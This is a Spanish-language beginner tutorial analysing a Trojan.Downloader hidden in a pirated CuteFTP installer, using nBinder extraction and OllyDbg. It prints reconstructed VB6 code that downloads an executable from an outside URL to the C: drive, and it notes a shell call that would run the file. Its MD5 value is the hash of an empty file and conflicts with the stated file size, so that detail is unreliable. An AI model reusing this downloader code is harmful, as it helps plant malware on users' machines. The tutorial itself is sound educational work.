Analizando Malware - Básico

Tipo: Trojan.Downloader

Historia:

Lo primero para el que no sepa que es el malware, lo explico un poco por encima, es una palabra que proviene de "malicious software" llamado "Software malicioso" y el malware es un software que ha sido creado para un fin malévolo y que puede usarse en una máquina sin que el dueño de la misma lo sepa y para conseguir hacer ciertas tareas dependiendo del tipo de malware que sea.

Bueno y la historia, andaba aburrido y dije vamos a conectarnos al nuevo ftp que abrió yashira.org y voy y me encuentro con que no tenía cliente ftp para acceder al ftp de yashira porque se me había acabado la versión de prueba, y bueno decidí poner el emule y bajarme el cuteftp en vez de ir a alguna página a descargarme la versión de prueba, pero al abrirlo resultó que iba con sorpresa, mi firewall saltó y dijo que "*drsmartload1118a.exe*" se quería conectar a internet, algo sospechoso porque además me aparecía con un icono de esos de programas de Visual Basic, y bueno el cuteftp como que no creo que lo utilice, además últimamente veo muchos troyanos en VB, por lo que pensé que sería eso.

Por lo tanto, me puse manos a la obra y me puse a analizarlo para así escribir un artículo con las cosillas básicas que sé para ayudar a muchos otros a poder hacer lo mismo en estas situaciones y así si el troyano no está en la base de datos del antivirus poder eliminarlo tú mismo a mano y con tus conocimientos y la verdad no te llevará tanto tiempo como el que te puede llevar algunos determinados tipos de malware que te den problemas al intentar conectarte a internet o cualquier otro fallo, bueno comencemos con el estudio del archivo:

Analizando el cuteftppro_exe:

En general, lo primero que se debería hacer es buscar si el archivo está empacado, encriptado y ver en que lenguaje está compilado para así fijarnos en como deberíamos trabajar y buscar funciones que resulten interesantes como las que se conectan a internet y bajan un archivo u otras que ya veremos en otras ocasiones, algunas herramientas buenas para la labor es el PEiD, los distintos unpackers que hay por la red en el caso de que estuviera empacado, y cualquier herramienta que vayamos a necesitar. Para este estudio solo necesite, el *notepad* aunque sería mejor utilizar un editor hexadecimal, se ve más claro, y las que vaya nombrando y mis pocos conocimientos sobre el tema, es bueno tener a mano algún buscador y la máquina virtual para no infectarnos, aunque ya veremos que ésto puede dar problemas porque algunos traen protecciones contra algunas máquinas virtuales como vmware.

Me puse a analizar el programa para ver si encontraba el archivo oculto ya que el "*cuteftppro.exe*"es un archivo autoextraíble, pero daba error al extraerlo, por lo tanto me puse a buscar con una maravilla de herramienta que todos debemos aprender a utilizar al menos un mínimo, un debugger, en este caso el *OllyDbg*, que es bueno para esta tarea.

Bueno lo abrí y lo primero que se me ocurrió ir a ver las cadenas que hay en el programa, pulsando sobre el botón derecho y en "Search for" sobre "All referenced text strings" y me pongo a buscar algo que me llame la atención hasta que veo esto de aquí abajo:

Donde se puede apreciar que se ha creado con nBinder 4.0, viene con la página web incluso. Por lo que fui a la web y me descargué la versión más actual, la 5.1.1 que como el creador del troyano también es limitada. Por si alguien no sabe lo que es un binder o joiner y que hace aquí os doy una brevísima explicación.

Un binder o joiner, es un programa que se usa para juntar dos archivos que pueden ser de diferentes tipos dependiendo del programa que se use, pero que lo convierte en un autoejecutable (.exe) que al ser abierto se ejecutan a la vez, normalmente según he leído algunos antivirus los detectan porque suelen usarse para meter los virus junto a otros archivos para engañar al usuario, por eso no es tan buena idea hacerlo ahora.

Sigamos, después de esta explicación como bien dije me baje el nBinder, y al abrirlo veremos un botón rojo con un +, y al lado pone “bind”, pulsamos y le damos a "Extract files from" y buscamos el *cuteftppro_setup.exe* y al hacerlo se extrae el *cuteftppro.exe* bueno y el *drsmartload1118a.exe*.


Analizando el drsmartload1118a.exe:

Ahora nos ponemos a analizar el archivo que como bien predije está hecho en Visual Basic 6, y además no está empacado ni nada por el estilo, miramos también el tamaño que ocupa en el disco: 20.480 bytes y su md5: d41d8cd98f00b204e9800998ecf8427e que sirve para al comparar con otros archivos bajados de la red, ver si son iguales y si tienen el mismo es que se trata del mismo software malicioso.

Nos fijamos en los “text strings” como en el otro, y vemos algunas cosas interesantes que nos servirán para ver su funcionamiento, ya que pulsando Control+N no llama a ninguna función que podamos distinguir para ver como se conecta el programa a la red que es lo que nos interesa en gran parte.

Y si nos fijamos entre otras cosas está y lo de la imagen:

004018F4 <> $ A1 DC324000 MOV EAX,DWORD PTR DS:[4032DC] ; URLDownloadToFileA



La función que hace eso sería algo como el código de a continuación creo, además de llevar implementado un código(rtcReplace)creo para ir cogiendo de 2 en 2 los caracteres y para que quede:

http://promo.dollarrevenue.com/bundle/loader.exe

c:\drsmartload.exe

y otro código(rtcShell) que abre una Shell me parece poniendo todo el código raro que podéis ver más abajo en esa imagen y que tal vez de el problema en la wmware.

'[Code]

```
Private Declare Function URLDownloadToFile Lib "urlmon" Alias "URLDownloadToFileA" (ByVal pCaller As Long, ByVal szURL As String, ByVal szFileName As String, ByVal dwReserved As Long, ByVal lpfnCB As Long) As Long

Public Function DownloadFile(URL As String, LocalFilename As String) As Boolean

   Dim lngRetVal As Long

   lngRetVal = URLDownloadToFile(0, URL, LocalFilename, 0, 0)

   If lngRetVal = 0 Then DownloadFile = True

End Function

Private Sub Form_Load()

   DownloadFile "http://promo.dollarrevenue.com/bundle/loader.exe", "c:\drsmartload.exe"

End Sub
```

'[/Code]

Este código lo que hace es leer y el ejecutable loader.exe y poner su código en c:\drsmartload.exe pero como ya no existe esa web lo único que pone es el código html de la web que está "En construcción", por lo tanto no podemos ver que hace ese loader, y por lo que vemos es un troyano que descarga ahora solamente el código html de la web poniéndolo en un ejecutable por lo que no nos va a hacer nada malo. Y que en las empresas antivirus lo llaman Trojan.Downloader.

Supongo que por la red habrá como liberarse y tal del virus, pero me parece que esta para otra versión o que directamente los elimina el antivirus sin dar muchos datos dependiendo de que antivirus sea, porque después de hacer esto busque y encontré otras versiones y que el loader debe de poner un archivo .dat, además de instalar programas, que es lo que haría el programa que no pudimos bajarnos porque ya no estaba, por lo tanto doy este documento por acabado.

Despedida:

Decir que de esta forma de la que lo hice es un método sencillo, hay muchos otros y mejores como ir poniendo breakpoints en funciones e ir viendo que pasa, pero en este no lo vi necesario así que hasta aquí porque no quiero profundizar más, ya lo veremos en otra ocasión cuando necesitemos coger más datos y bajo control todo claro. Bueno más adelante haré que sea más complicado y bueno un extra, pondré un malware para que lo analicéis en algún sitio tal vez y así se publican distintos modos de cómo analizarlos.

A ver si podemos ir poniendo distintos tipos de malware con trampas y demás. Y otra cosa si faltó algo avísenme, no vaya a ser que se me olvido algo del troyano que no vi...jeje

Espero que aprendáis un poco como funciona esto y bueno ampliar los conocimientos que nunca viene mal, tener en cuenta que este documento es el primero que escribo para toda la comunidad y puede contener errores, pero espero que no muchos, porque no soy un experto y a lo mejor hay algún problemilla.

El que quiera ir probando con este malware u otros, que tenga cuidado y si es con este y faltó algo, pues lo siento pero supongo que los antivirus lo detectaran y lo borrarán si no lo conseguís vosotros, como una buena medida.

Así que hasta la próxima entrega y cualquier problema, duda o lo que sea que queráis en la lista de Cracklatinos o en el foro de p1m4pm.es postearlo y si es algo más privado por ahí tenéis mi dirección de correo, pero por favor evitar preguntar cosas que se pueden en el foro o lista y que servirían para otras personas con el mismo problema.

Este artículo en un principio iba a terminar en una ezine, pero ya le hice hace un tiempo y al final la ezine por falta de colaboración no ha salido, así que aprovecho y lo libero por aquí. Intentaré hacer alguno más de este estilo pero más avanzado.

Saludos y espero que os guste.

Trancek